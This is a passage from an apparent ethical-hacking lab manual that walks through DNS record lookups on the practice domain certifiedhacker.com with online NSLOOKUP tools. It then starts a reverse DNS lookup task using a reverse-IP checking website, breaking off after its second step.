
19. Once the site opens, in the **Domain:** field, enter **certifiedhacker.com**. Set the **Query:** field to default [**A (IPv4 address)**] and click the **Look it up** button to review the results that are displayed.



20. In the **Query:** field, click the drop-down arrow and check the different options that are available, as shown in the screenshot.



21. As you can see, there is an option for **AAAA (IPv6 address)**; select that and click **Look it up**. Perform queries related to this, since there are attacks that are possible over IPv6 networks as well.



22. This concludes the demonstration of DNS information gathering using the nslookup command-line utility and NSLOOKUP online tool.
23. You can also use DNS lookup tools such as **DNSdumpster** (<https://dnsdumpster.com>), **DNS Records** (<https://network-tools.com>), etc. to extract additional target DNS information.
24. Close all open windows and document all the acquired information.


Task 2: Perform Reverse DNS Lookup using Reverse IP Domain Check and DNSRecon

DNS lookup is used for finding the IP addresses for a given domain name, and the reverse DNS operation is performed to obtain the domain name of a given IP address.

Here, we will perform reverse DNS lookup using you get signal's Reverse IP Domain Check tool to find the other domains/sites that share the same web server as our target server.


Here, we will also perform a reverse DNS lookup using DNSRecon on IP range in an attempt to locate a DNS PTR record for those IP addresses.

1. In the **Windows 11** virtual machine, open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **<https://www.yougetsignal.com>** and press **Enter**.
2. **you get signal** website appears, click **Reverse IP Domain Check**.

